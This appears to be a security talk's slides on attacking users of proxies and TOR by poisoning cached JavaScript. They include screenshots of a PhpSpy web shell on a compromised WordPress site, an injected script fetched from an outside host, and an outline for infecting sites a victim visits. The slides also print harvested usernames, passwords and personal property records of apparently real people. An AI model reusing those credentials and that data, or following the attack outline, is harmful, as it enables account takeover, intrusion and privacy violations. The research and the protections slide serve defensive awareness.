
Hax0rs and defacers....



The screenshot shows a browser window with the address bar displaying '78.168.27.170 www.trendwp.com'. The main content area contains a large block of JavaScript code, which is a defacement script. The code includes parameters for directory paths, file names, and actions, such as 'action= newdirname= dir=/home/trend/public_html/demo/trendhaber/wp-includes/css newperm= pfile= dir=/home/trend/public_html/demo/trendhaber/wp-includes/css sname= tofile= dir=/home/trend/public_html/demo/trendhaber/wp-includes/css oldname= new filename= dir=/home/trend/public_html/demo/trendhaber/wp-includes/css action= op file= dir= view_writable=0 dir=/home/trend/public_html/, =Git upload file= doupfile=Yukle uploaddir= ./ dir= ./ action= file the file= doing= dir=/home/trend/public_html/demo/trendhaber/wp-includes/css d[/home/trend/public_html/demo/trendhaber/wp-includes/css/e d[/home/trend/public_html/demo/trendhaber/wp-includes/css/e d[/home/trend/public_html/demo/trendhaber/wp-includes/css/e d[/home/trend/public_html/demo/trendhaber/wp-includes/css/e d[/home/trend/public_html/demo/trendhaber/wp-includes/css/c d[/home/trend/public_html/demo/trendhaber/wp-includes/css/e d[/home/trend/public_html/demo/trendhaber/wp-includes/css/e d[/home/trend/public_html/demo/trendhaber/wp-includes/css/j d[/home/trend/public_html/demo/trendhaber/wp-includes/css/j d[/home/trend/public_html/demo/trendhaber/wp-includes/css/\ d[/home/trend/public_html/demo/trendhaber/wp-includes/css/\ chkall=on'. The browser's scrollbar is visible at the bottom.

```
78.168.27.170 www.trendwp.com  
  
action=  
newdirname=  
dir=/home/trend/public_html/demo/trendhaber/wp-includes/css  
newperm=  
pfile=  
dir=/home/trend/public_html/demo/trendhaber/wp-includes/css  
sname=  
tofile=  
dir=/home/trend/public_html/demo/trendhaber/wp-includes/css  
oldname=  
new filename=  
dir=/home/trend/public_html/demo/trendhaber/wp-includes/css  
action=  
op file=  
dir=  
view_writable=0  
dir=/home/trend/public_html/,  
=Git  
upload file=  
doupfile=Yukle  
uploaddir= ./  
dir= ./  
action= file  
the file=  
doing=  
dir=/home/trend/public_html/demo/trendhaber/wp-includes/css  
d[/home/trend/public_html/demo/trendhaber/wp-includes/css/e  
d[/home/trend/public_html/demo/trendhaber/wp-includes/css/e  
d[/home/trend/public_html/demo/trendhaber/wp-includes/css/e  
d[/home/trend/public_html/demo/trendhaber/wp-includes/css/e  
d[/home/trend/public_html/demo/trendhaber/wp-includes/css/c  
d[/home/trend/public_html/demo/trendhaber/wp-includes/css/e  
d[/home/trend/public_html/demo/trendhaber/wp-includes/css/e  
d[/home/trend/public_html/demo/trendhaber/wp-includes/css/j  
d[/home/trend/public_html/demo/trendhaber/wp-includes/css/j  
d[/home/trend/public_html/demo/trendhaber/wp-includes/css/\  
d[/home/trend/public_html/demo/trendhaber/wp-includes/css/\  
chkall=on
```

...hacking...



... and hacked

SkyNet | Casus Shell

www.trendwp.com/demo/trendhaber/wp-includes/css/casus.php

Esta página está escrita en turco ¿Quieres traducirla? Traducir No Configuración

www.trendwp.com (77.223.130.22) [PhpSpy Ver. 2010](#)

[Cikis](#) | [Ana Dizin](#) | [MySQL Baqlan](#) | [MySQL Yukle & Indir](#) | [Komut Calistir](#) | [PHP Bilgisi](#) | [Eval PHP Kod](#) | [Back Connect](#) Safe Mode:Yes

Dosya Yoneticisi - Gecerli Disk Ucretsiz 91.95 G of 431.72 G (21.3%)

Buludugun Dizin (Writable, 0755) [Git](#)

[Ana Dizin](#) | [Yazilabilir Goster](#) | [Dizin Olusturmak](#) | [Dosya Olustur](#) No se ha ... archivo

| Adi | Son Degistirilme | Boyut | Chmod | Islem |
|--|---------------------|---------|----------------------------------|---|
| = Ust Dizin | | | | |
| <input type="checkbox"/> admin-bar-rtl.css | 2012-02-10 00:21:07 | 2.95 K | 0644 /-rw-r--r-- | Indir Kopyala Duzenle Yeni Ad Zaman |
| <input type="checkbox"/> admin-bar-rtl.dev.css | 2012-02-10 00:21:07 | 3.48 K | 0644 /-rw-r--r-- | Indir Kopyala Duzenle Yeni Ad Zaman |
| <input type="checkbox"/> admin-bar.css | 2012-02-10 00:21:07 | 10.67 K | 0644 /-rw-r--r-- | Indir Kopyala Duzenle Yeni Ad Zaman |

Elements Resources Network Scripts Timeline Profiles Audits Console Search Network

Name Path

casus.php /demo/trendhaber/wp-include

security.js jino.ji.funpic.org/lq


Headers Preview Response Cookies Timing

Request URL: http://jino.ji.funpic.org/lq/security.js
Request Method: GET
Status Code: 404 Not Found

Request Headers view source

All Documents Stylesheets Images Scripts XHR Fonts WebSockets Other 1

Intranets

| | | |
|--|-------|---|
|  189.254.133.50 | colon | nombreCompleto=LIC. GUSTAVO MUÑOZ DOMÍNGUEZ folioSolicitud= estadoAvaluo=CP fechaCreacion=01/03/2012 cveCatastral=086008004000 =bcc nomPropCompleto=FELIPA CAMACHO REYES supConstruccion=168.87 supTerreno=790.97 giro=HABITACIONAL regimen=PARTICULARES lote=004 manzana=008 tipoAvaluo=AN anioRef=0 tipoOperacion=2 supTerrenoEsc= numColonia=140 tipoCalle=1 numCalle=-1 numExt=6 numInt= codigoPost=27410 ubicacion= imagen= =Subir Croquis =Graba Solicitud =Volver mode=nueva |
|  189.254.133.50 | colon | usuarioweb=NOT9 passwordweb=GUSTAVO09 =Entrar |

And, of course, Pr0n

Acusan a pintores cansados de tanta mogigatería

Hallan dibujos de penes de hace 700 años en una iglesia

El desmontaje del artesanado en una iglesia española en Valencia ha sorprendido a todos con un hallazgo algo inusual. En el proceso de restauración del templo, han aparecido varios símbolos fálicos de varios tamaños, modelos y medidas, e incluso hasta con cola.



Share

Twitter 0

+1 0

2012-02-27 13:00

Este no es el caso único y similares ilustraciones han aparecido al iniciarse labores de renovación en edificios antiguos, incluyendo otras iglesias.



DIBUJAR PENES

Incluso una iglesia es buen lugar para sacar tu Da Vinci interior


Pr0n

[+] [-] chaturbate.com 2 forms

Form

| | |
|--|--|
|  85.25.108.154 | <pre>csrfmiddlewaretoken=ac23ebbe954b733edddcbb404153ca90 username=guy4gals password=wolverine rememberme=on =login next=/accounts/register/ csrfmiddlewaretoken=ac23ebbe954b733edddcbb404153ca90 =undefined username=lolitata password=wolverine email= birthday_month=4 birthday_day=4 birthday_year=1986 gender=f terms=on coreg_xp=on =Create Free Account</pre> |
|  122.164.227.37 | <pre>csrfmiddlewaretoken=ac23ebbe954b733edddcbb404153ca90 username=guy4gals password=wolverine rememberme=on =login next=/auth/login/ next= csrfmiddlewaretoken=ac23ebbe954b733edddcbb404153ca90 =undefined username=guy4gals password=wolverine rememberme=on =login</pre> |

Do Payloads: Infect webs for the future



The screenshot shows a web browser window displaying the Tuenti login page. The browser's address bar shows the URL `www.tuenti.com/?m=login`. The page content includes the Tuenti logo, a login form with fields for Email and Contraseña, and a button labeled Entrar. Below the login form, there are links for '¿Qué es Tuenti?', '¿Has olvidado tu contraseña?', and '¿Quieres una cuenta? Regístrate'. The browser's developer tools are open, showing the Network tab. The Network tab displays a list of network requests, including a 302 Moved Temporarily response from `ad.yieldmanager.com` and a 200 OK response from `static.tuenti.com`. The 'Timeline' column shows the sequence of requests and their corresponding latency.

| Name Path | Method | Status Text | Type | Initiator | Size Content | Time Latency | Timeline |
|--|--------|-------------------|--------------------------|--|---------------------|----------------|----------|
| pixel ad.yieldmanager.com | GET | 302 Moved Temp | undefined | <code>?m=login:8</code> Script | 1.05KB 0B | 456ms 454ms | |
| static.tuenti.com static.tuenti.com | GET | 200 OK | application/x-javascript | <code>?m=login:11</code> Parser | 49.51KB 155.49KB | 734ms 289ms | |
| googleads.g.doubleclick.net googleads.g.doubleclick.net/pagead/viewthroughconversion/1034 | GET | 200 OK | image/gif | <code>http://www.goo</code> Redirect | 512B 42B | 269ms 267ms | |
| p b.scorecardresearch.com | GET | 200 OK | image/gif | <code>?m=login:3</code> Parser | 309B 43B | 269ms 267ms | |
| gmatcher g.pixel.invitemedia.com | GET | 200 OK | image/gif | <code>http://cm.q.doubl</code> Redirect | 1.08KB 43B | 437ms 434ms | |

Targeting Attacks

- Select the Target
 - Bank
 - Social Network
 - Intranet
- Analyze loaded files
- Payload:
 - Inject and load a infected file for that target, in every web the victim visits.
- Profit.

Demo Facebook

Protections

- Take care of mitm schemas
 - Proxy
 - TOR networks
- After using them, clean all
- Cache is not your friend on the Internet
- VPNs is not a silver bullet



Questions?

chema@informatica64.com

mfernandez@informatica64.com